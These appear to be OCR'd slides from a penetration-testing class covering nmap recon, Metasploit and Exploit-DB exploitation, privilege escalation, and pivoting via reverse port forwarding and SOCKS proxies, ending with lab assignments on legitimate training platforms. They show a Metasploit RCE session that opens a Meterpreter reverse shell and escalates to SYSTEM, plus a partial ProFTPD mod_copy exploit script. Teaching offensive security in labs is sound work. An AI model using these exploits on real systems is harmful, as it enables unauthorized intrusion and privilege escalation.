
- nmap <ip of target>
  - -p <port>
  - -sV (checks versions)
  - -sC (runs scripts)
  - --min-rate <value> (speed!)

```
┌──(root💀kali)-[/home/kali/oscp]
└─# nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i
```

Weaponize our information

```
Nmap scan report for 10.10.10.189
Host is up (0.074s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```



3.2 Exploitation

Metasploit

Powerful exploitation framework

Many exploits for initial exploitation + post exploitation

Payload generation with msfvenom

Exploit-DB

Database with many public exploits for all stages

Verified/Unverified exploits

More manual work involved

```
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS ⇒ 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run

[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /__  ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /__  ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
 ...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

EXPLOIT DATABASE

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49908	2015-3306	SHELLBR3AK	REMOTE	LINUX	2021-05-26

EDB Verified: ✓ | Exploit: ⬇ / {} | Vulnerable App:

```
# Exploit Title: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```

3.3 Post-Exploitation

Reconnaissance

Need more information to find what's available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas

Privilege Escalation


Weaponizing recon

Root or SYSTEM

Looting

Credentials, sensitives files, database information

Privilege Escalation



Linux

- Kernel exploits
- SUID/SGID
- Sudo
- Shell features
- Weak perms
- Env variables
- Cronjobs

Windows

- Service permissions
- Kernel exploits
- Autoruns
- DLL Hijacking
- Registry permissions
- AlwaysInstall Elevated
- Token impersonation

3.4 Lateral Movement

Pivoting

Moving from one device to another

Reused or looted credentials

Tunneling

Enables access to hidden devices


Combine with pivoting or exploitation to move to another device

Reverse proxies and SOCKS Proxies with Proxychains

Tools: Chisel, Metasploit, or C2 of choice

Tunneling

From the previous firewall example, we know traffic can flow through the firewall if it comes from the web server



If we are able to have our traffic flow through the webserver, we can communicate with the internal devices!

Tunneling: Reverse Port Forwarding

By compromising the web server, we can forward traffic going to the compromised server to us. If we have a reverse shell send traffic to the reverse port forwarded port, the reverse shell gets sent to our computer instead


Alternatively, you can share a connection from the compromised server to our machine, allowing you to connect to something behind the firewall

Tools


- `chisel`
- `ssh`
- Command and Control (C2) of choice

Reverse Port Forwarding


Compromise the web server...




and reverse forward traffic to us



Reverse Port Forwarding



Compromise the internal computer and point a reverse shell to the web server's 1273



Tunneling: Proxies

By compromising the web server, we are able to proxy our traffic through it, allowing us to interact with the internal devices seemingly directly


Tools

- `chisel`
- `ligolo-ng`
- Command and Control (C2) of choice
- `proxychains`


SOCKS Proxy

A type of proxy that establishes a TCP connection with the destination server. Data can now be sent to the destination through the proxy server

As before, we compromise the web server




Establish the SOCKS Proxy Server



Traffic to `1080` can be proxied through the compromised host

SOCKS Proxying



We can interact with the database through the SOCKS proxy server

4

Lab

Lab Instructions

Bandit Over The Wire
https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20. Use any resource **with the exception** of guides (don't cheat)

Take notes on how you approached and solved each level. You will need them for **homework**

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Alternative Labs

Those who have already completed Bandit and are familiar with pentesting

Hack the Box - Starting Point
https://app.hackthebox.com/starting-point

- **One box per tier**

Alternate Alternative Labs

For the people who have already done Bandit AND done starting point...

Hack the Box - For real

- DM @dumosuku for more details

https://overthewire.org/wargames/bandit/

Got Questions?

GO AND ASK ANYBODY!!!